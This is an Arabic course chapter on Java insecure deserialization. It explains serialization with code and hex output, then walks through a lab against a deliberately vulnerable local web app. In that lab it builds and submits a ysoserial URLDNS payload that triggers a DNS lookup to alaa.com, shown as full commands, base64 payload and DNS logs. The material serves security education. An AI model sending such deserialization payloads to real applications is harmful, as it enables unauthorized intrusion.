

الفصل الخامس

ثغرة ال Insecure Deserialization

المؤلف

د.م/ أحمد هاشم الفقي

استشاري أمن المعلومات و التحول الرقمي

Ahmed.Hashem.ElFiky@outlook.com

ثغرة ال Insecure Deserialization

- قبل الخوض في تفاصيل هذه الثغرة، نحن بحاجة لفهم مفهومين مُهمّين في لغات البرمجة:

- Object Serialization

- Object Deserialization

- Object Serialization


- هي عملية تحويل ال Object إلى Bytes، ومن ثم هذه ال Bytes بالإمكان حفظها في ملف (أي حفظ الحالة الخاصة بهذا ال Object) ، أو في قاعدة بيانات، أو تمريرها عبر الشبكة إلى تطبيق آخر باستخدام أحد بروتوكولات الشبكة

- Object Deserialization

- هي العملية العكسية للعملية السابقة، أي لدينا بيانات مُمثّلة على شكل Bytes يتم قراءتها من ملف، أو قاعدة بيانات، أو قد يتم استقبالها عبر الشبكة عن طريق أحد البروتوكولات مثل بروتوكول ال HTTP ومن ثم يتم تحويل هذه ال Bytes إلى صورتها الأولى ال Object

ثغرة ال Insecure Deserialization (تكملة...)

- الصورة التالية تلخص العمليتين:



- هذا بالنسبة للجانب النظري، نأتي الآن للجانب التطبيقي ونأخذ المثال التالي على هذين المفهومين في لغة جافا

ثغرة ال Insecure Deserialization (تكملة...)

Object Serialization in Java •

- في لغة جافا إذا أردنا تطبيق هذا المفهوم وتحويل ال Objects إلى Bytes لتُعالج في طرف آخر، فيجب علينا عمل implements لل interface التالي :

Serializable •

- كما يظهر في الكود التالي، تم تعريف كلاس Item والذي يقوم بعمل implement لل Serializable (السطر 5)

```
1 //Item.java
2
3 import java.io.Serializable;
4
5 public class Item implements Serializable
6 {
7     int id;
8     String name;
9
10    public Item (int id, String name)
11    {
12        this.id = id;
13        this.name = name;
14    }
15 }
```

ثغرة ال Insecure Deserialization (تكملة...)

- الآن بإمكاننا تعريف أي Object من كلاس Item ومن ثم تحويل هذا ال Object إلى Bytes stream
- في الكود التالي قمنا بتعريف كلاس Serialize، وفي دالة ال main قمنا بتعريف Object من كلاس Item (السطر 10)
- السطر 12 : قمنا بتعريف Object من FileOutputStream لكتابة محتوى ال s1 (في صورة Bytes) في ملف يسمى data.ser
- السطر 14 : في هذا السطر قمنا ببدء الدالة writeObject وتم تمرير ال s1 لها، هذه الدالة ستقوم بتحويل الحالة الخاصة بال Object إلى Bytes (هنا تحدث عملية ال Serialization)

ثغرة ال Insecure Deserialization (تكملة...)

```
1 //Serialize.java
2 import java.io.*;
3 class Serialize
4 {
5     public static void main(String args[])
6     {
7         try
8         {
9             //Creating the object
10            Item s1 = new Item(123,"book");
11            //Creating stream and writing the object
12            FileOutputStream fout = new FileOutputStream("data.ser");
13            ObjectOutputStream out = new ObjectOutputStream(fout);
14            out.writeObject(s1);
15            out.flush();
16            //closing the stream
17            out.close();
18            System.out.println("Serialized data saved to data.ser");
19        } // end try
20
21        catch(Exception e)
22        {
23            System.out.println(e);
24        } // end catch
25
26    } // end main
27
28 } // end class
```

ثغرة ال Insecure Deserialization (تكملة...)

- The Java serialized object
- بعد عمل Compile للكود السابق سيكون المخرج لدينا ملف data.ser والذي يحتوي على ال Object من كلاس Item لكن في صورة Bytes

```
alaa@ubuntu:~/Desktop/WAPTXv2/Deserialization/Codes/Example_1$ javac Serialize.java
```

```
alaa@ubuntu:~/Desktop/WAPTXv2/Deserialization/Codes/Example_1$ java Serialize  
Serialized data saved to data.ser
```

- لو قمنا بإستخدام أداة file للإطلاع على نوع ملف data.ser سنجد أن الأداة تطبع لنا الناتج الآتي :

```
alaa@ubuntu:~/Desktop/WAPTXv2/Deserialization/Codes/Example_1$ file data.ser  
data.ser: Java serialization data, version 5
```

ثغرة ال Insecure Deserialization (تكملة...)

- ولو قمنا بقراءة محتوى ملف data.ser في صورة Hex باستخدام أداة hexdump سنجد أن محتوى الملف يبدأ بهذه القيمة : aced

```
alaa@ubuntu:~/Desktop/WAPTXv2/Deserialization/Codes/Example_1$ cat data.ser | hexdump -C
00000000  ac ed 00 05 73 72 00 04 49 74 65 6d 5a 2c 80 f7 |....sr..ItemZ,..|
00000010  74 f7 b8 1d 02 00 02 49 00 02 69 64 4c 00 04 6e |t.....I..idL..n|
00000020  61 6d 65 74 00 12 4c 6a 61 76 61 2f 6c 61 6e 67 |amet..Ljava/lang|
00000030  2f 53 74 72 69 6e 67 3b 78 70 00 00 00 7b 74 00 |/String;xp...{t.|
00000040  04 62 6f 6f 6b                                     |.book|
00000045
```

- ولو أردنا الإطلاع على المقابل لهذه القيمة في التمثيل Base64 سيظهر لنا المخرج الآتي :

```
alaa@ubuntu:~/Desktop/WAPTXv2/Deserialization/Codes/Example_1$ cat data.ser | base64
r00ABXNyAARJdGVtWiyA93T3uB0CAAJJAAJpZEwABG5hbWV0ABJMamF2YS9sYW5nL1N0cm1uZzt4
cAAAAHt0AARib29r
```


ثغرة ال Insecure Deserialization (تكملة...)

- ماذا نستفيد من هذه المعلومات؟
- يكفي أن نعرف إلى الآن أن ال Java Serialized Object يحمل ال Signature الآتي :
- في التمثيل Hex : aced
- في التمثيل Base64 : rO0AB
- في المقابل، ماذا لو أردنا الإطلاع على محتوى هذا ال Object لكن بصورة مقروءة ومفهومة لنا أكثر؟
- لحسن الحظ قام أحد الباحثين بتطوير أداة تُمكننا من قراءة ال Java Serialized Object بشكل أكثر وضوحًا بدلًا من قراءته بال Hex أو ال Base64، وهذه الأداة هي
SerializationDumper :

ثغرة ال Insecure Deserialization (تكملة...)

- الصورة الآتية توضح إستخدام هذه الأداة والمُخرج من قراءة محتوى ملف ال data.ser

```
alaa@ubuntu:~/Desktop/WAPTXv2/Deserialization/Tools/SerializationDumper$ java -jar Seriali
zationDumper.jar -r ../../Codes/Example_1/data.ser

STREAM_MAGIC - 0xac ed
STREAM_VERSION - 0x00 05
Contents
  TC_OBJECT - 0x73
    TC_CLASSDESC - 0x72
      className
        Length - 4 - 0x00 04
        Value - Item - 0x4974656d
      serialVersionUID - 0x5a 2c 80 f7 74 f7 b8 1d
      newHandle 0x00 7e 00 00
      classDescFlags - 0x02 - SC_SERIALIZABLE
      fieldCount - 2 - 0x00 02
      Fields
        0:
          Int - I - 0x49
          fieldName
            Length - 2 - 0x00 02
            Value - id - 0x6964
        1:
          Object - L - 0x4c
          fieldName
            Length - 4 - 0x00 04
            Value - name - 0x6e616d65
          className1
            TC_STRING - 0x74
              newHandle 0x00 7e 00 01
              Length - 18 - 0x00 12
              Value -Ljava/lang/String; - 0x4c6a6176612f6c616e672f537472696e673b
          classAnnotations
            TC_ENDBLOCKDATA - 0x78
          superClassDesc
            TC_NULL - 0x70
          newHandle 0x00 7e 00 02
          classdata
            Item
              values
                id
                  (int)123 - 0x00 00 00 7b
                name
                  (object)
                    TC_STRING - 0x74
                      newHandle 0x00 7e 00 03
                      Length - 4 - 0x00 04
                      Value - book - 0x626f666b
```

ثغرة ال Insecure Deserialization (تكملة...)

- بعد الخوض في مفهوم ال Serialization وتحليل الناتج النهائي من هذه العملية (Serialized Object) لننتقل الآن للعملية العكسية المقابلة لها ، ال Deserialization

- Object Deserialization in Java

- في الكود التالي قمنا بتعريف كلاس Deserialize والذي سنطبق فيه مفهوم ال Deserialization

```
1 //Deserialize.java
2 import java.io.*;
3 class Deserialize
4 {
5     public static void main(String args[])
6     {
7         try
8         {
9             //Creating stream to read the object
10            ObjectInputStream in=new ObjectInputStream(new FileInputStream("data.ser"));
11            Item s=(Item)in.readObject();
12            //printing the data of the serialized object
13            System.out.println(s.id+" "+s.name);
14            //closing the stream
15            in.close();
16        }
17        catch (Exception e)
18        {
19            System.out.println(e);
20        } // catch
21    } // end main
22 } // end class
```

ثغرة ال Insecure Deserialization (تكملة...)

- السطر 10 : قمنا بقراءة محتوى ملف data.ser عن طريق الـ FileInputStream و ObjectInputStream
- السطر 11 : قمنا بتعريف Object من كلاس Item ومن ثم سيتم حفظ القيمة العائدة من دالة readObject في هذا الـ object
- وبعبارة أخرى: دالة readObject ستقوم بقراءة محتوى ملف data.ser (والذي هو عبارة عن Bytes) ومن ثم هذه الـ Bytes سيتم إرجاعها إلى صورتها الأولى Object (هنا تحدث عملية الـ Deserialization)
- الآن نحن نملك المعرفة اللازمة لفهم ثغرة الـ Insecure Deserialization ولماذا تحدث؟
- ننتقل لمناقشة تفاصيل هذه الثغرة في الجزء التالي من المقالة

ثغرة ال Insecure Deserialization (تكمّله...)

• Insecure Deserialization


- بشكل مُختصر جدًا : يحدث هذا النوع من الثغرات عندما يكون بإمكان المخترق التحكم والتلاعب بالبيانات التي يتم عمل لها Deserialize
- لنفصل أكثر ..
- نقصد بالبيانات هنا ال Object الذي تم حفظ حالته وتحويلها إلى صورة Bytes
- فعلى سبيل المثال لو كان لدينا تطبيقين :
- التطبيق الأول : يقوم بتنفيذ عملية ال Serialization على ال Object ومن ثم يقوم بإرسال المُخرَج النهائي عبر الشبكة إلى التطبيق الثاني
- التطبيق الثاني : يستقبل هذه البيانات ومن ثم يجري عليها عملية ال Deserialization
- المشكلة : إذا لم يتم التطبيق الثاني بالتأكد من سلامة البيانات التي يعالجها لتنفيذ عملية ال Deserialization وكان بإمكان المخترق إعتراض هذه البيانات والتلاعب بها فهذا يحدث ثغرة ال Insecure Deserialization !

ثغرة ال Insecure Deserialization (تكملة...)

- التدريب على هذه الثغرة وتحليل هذا التطبيق البسيط الذي يحاكي هذه المشكلة
- java-deserialize-webapp
- بدايةً نقوم بعمل Run للتطبيق كالآتي :

```
root@kali:~/Desktop/eLearnSecurity/WAPTXv2/Deserialization/VulnerableApps/java-deserialize-webapp# sh target/bin/webapp
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Running...
```

- ومن ثم نستطيع تصفح التطبيق عبر المنفذ التالي: 127.0.0.1:8000



classpath

r00ABXQABHRleHQ=

Submit Query

ثغرة ال Insecure Deserialization (تكمّله...)

- التطبيق سيقوم بإستقبال البيانات التي نمررها له ومن ثم سيقوم بعمل Deserialization لها بدون التأكد من سلامتها،
- بإمكاننا إستغلال هذه المشكلة بطرق عدّة، لكن في هذا الفصل سنقوم ببناء إستغلال بسيط جدًا يؤكد لنا أن التطبيق مُصاب بالفعل
- DNS Resolution Exploit
- فكرة الإستغلال :
- نقوم بتمرير Serialized Object إلى التطبيق المصاب،
- وهذا ال Serialized Object خلال عملية ال Deserialization سيتيح لنا تنفيذ الأوامر التي نريدها،
- في هذا الاستغلال سنجعل التطبيق المصاب يقوم بعمل DNS query لدومين خاص بنا

ثغرة ال Insecure Deserialization (تكملة...)

- قبل بناء ال payload التي سنقوم بإرسالها للتطبيق المصاب، سنقوم باستخدام DNS Proxy

- الغرض من هذه الخطوة :

- إعتراض ال DNS request الصادر من التطبيق المصاب، حتى نتأكد بأن ال payload التي قمنا بإرسالها تم عمل Run لها بشكل سليم

```
root@kali:~/Desktop/eLearnSecurity/WAPTXv2/Deserialization/Tools/dnschef# ./dnschef.py
```

```
version 0.4
  _____
 /         \
|  dnschef  |
|_____|_____|
      iphelix@thesprawl.org
```

```
(09:24:32) [*] DNSChef started on interface: 127.0.0.1
(09:24:32) [*] Using the following nameservers: 8.8.8.8
(09:24:32) [*] No parameters were specified. Running in full proxy mode
```


ثغرة ال Insecure Deserialization (تكملة...)

- الآن سنقوم ببناء ال payload أو ال Serialized Object باستخدام هذه الأداة كالآتي :

```
root@kali:~/Desktop/eLearnSecurity/WAPTXv2/Deserialization/Tools/ysoserial/target#  
java -jar ysoserial-0.0.6-SNAPSHOT-all.jar URLDNS http://alaa.com | base64  
Picked up JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true  
r00ABXNyABFqYXZhLnV0aWwSGFzaE1hcAUH2sHDFmDRAwACRgAKbG9hZlZyY3RvckkACXRocmVz  
aG9sZlhwP0AAAAAAX3CAAAABAAAAABc3IADGphdmEubmV0LlVSTJYlNzYa/0RyAwAHSQAIaGFz  
aENvZGVJAARwb3J0TAAJYXV0aG9yaXR5dAASTGphdmEubGFuZy9TdHJpbmc7TAAEZmlsZXEAfgAD  
TAAEaG9zdHEAfgADTAAIcHJvdG9jb2xxAH4AA0wAA3JlZnEAfgADeHD/////////3QACGFsYWEu  
Y29tdAAAcQB+AAV0AARodHRwcHh0AA9odHRwOi8vYWxhYS5jb214
```

- بعد بناء ال Serialized Object بإمكاننا الإستعانة بأداة ال SerializationDumper التي قمنا بالإطلاع عليها سابقًا لتحليل هذا ال Object وفهم محتواه (هذه الخطوة للتحليل فقط، ولاحظ بأنني قمت بتمرير raw data للأداة ولم أقم بتمرير Base64)


ثغرة ال Insecure Deserialization (تكملة...)

```
root@kali:~/Desktop/eLearnSecurity/WAPTXv2/Deserialization/Tools/ysoserial/target#  
java -jar ysoserial-0.0.6-SNAPSHOT-all.jar URLDNS http://alaa.com > payload.bin  
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
```

```
root@kali:~/Desktop/eLearnSecurity/WAPTXv2/Deserialization/Tools/SerializationDumper# java -jar SerializationDumper  
.jar -r payload.bin  
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true  
  
STREAM_MAGIC - 0xac ed  
STREAM_VERSION - 0x00 05  
Contents  
  TC_OBJECT - 0x73  
    TC_CLASSDESC - 0x72  
      className  
        Length - 17 - 0x00 11  
        Value - java.util.HashMap - 0x6a6176612e75744696c2e486173684d6170  
      serialVersionUID - 0x05 07 da c1 c3 16 60 d1  
      newHandle 0x00 7e 00 00  
      classDescFlags - 0x03 - SC_WRITE_METHOD | SC_SERIALIZABLE  
      fieldCount - 2 - 0x00 02  
      Fields
```

ثغرة ال Insecure Deserialization (تكملة...)

- الآن نقوم بإرسال ال payload إلى التطبيق



The screenshot shows a web browser window with the address bar displaying 'localhost:8000/'. Below the address bar, there is a text input field containing a long, base64-encoded payload. The payload is: `r00ABXNyABFqYXZlLnV0aWwSGFzaE1hcAUH2sHDFmDRAwACRgAKbG9hZEEhY3RvckkACXRocmVzaG9sZGhwP0AAAAAAAAx3CAAAABAAAAABc3IADGphdmEubmV0LlVSTJYlNzYa/0RyAwAHSQATaGFzaENvZGVJAARwb3J0TAAJYXV0aG9yaXR5dAASTGphdmEvbGFuZy9TdHJpbmc7TAAEZmlsZXEAfgADTAAEaG9zdHEAfgADTAAlchJvdG9jb2xxAH4AA0wAA3JlZnEAfgADeHD/////////3QACGFsYWEuY29tdAAAcQB+AAV0AARodHRwcHh0AA9odHRwOi8vYWxhYS5jb214`. Below the input field is a button labeled 'Submit Query'.

ثغرة ال Insecure Deserialization (تكملة...)

- بعد إرسال ال payload نلاحظ أن التطبيق يخبرنا بأن عملية ال Deserialization نجحت

[classpath](#)

Deserializing...Done!

```
r00ABXNyABFqYXZhLnV0aWwSGFzaE1hcAUH2sHDFmDRAwACRgAKbG9hZlZlY3RvckkACXRocmVz  
aG9sZHhwP0AAAAAAX3CAAAAABAAAAABc3IADGphdmEubmV0LVSTJYlNzYa/ORyAwAHSQAIaGFz  
aENvZGVJAARwb3J0TAAJYXV0aG9yaXR5dAASTGphdmEubGFuZy9TdHJpbmc7TAAEZmlsZXEAfgAD  
TAAEaG9zdHEAfgADTAAIcHJvdG9jb2xxAH4AA0wAA3JlZnEAfgADeHD/////////3QACGFsYWEu  
Y29tdAAAcQB+AAV0AARodHRwcHh0AA9odHRwOi8vYWxhYS5jb214
```

Submit Query

ثغرة ال Insecure Deserialization (تكملة...)

- ولو عدنا إلى ال DNS Proxy سنجد أن التطبيق المصاب بالفعل قام بعمل DNS query

```
(10:06:59) [*] 127.0.0.1: proxying the response of type 'A' for alaa.com  
(10:06:59) [*] 127.0.0.1: proxying the response of type 'AAAA' for alaa.com  
(10:07:02) [!] [!] Could not proxy request: timed out  
(10:07:04) [*] 127.0.0.1: proxying the response of type 'A' for alaa.com  
(10:07:04) [*] 127.0.0.1: proxying the response of type 'AAAA' for alaa.com
```

تم بحمد الله انتهاء الفصل الخامس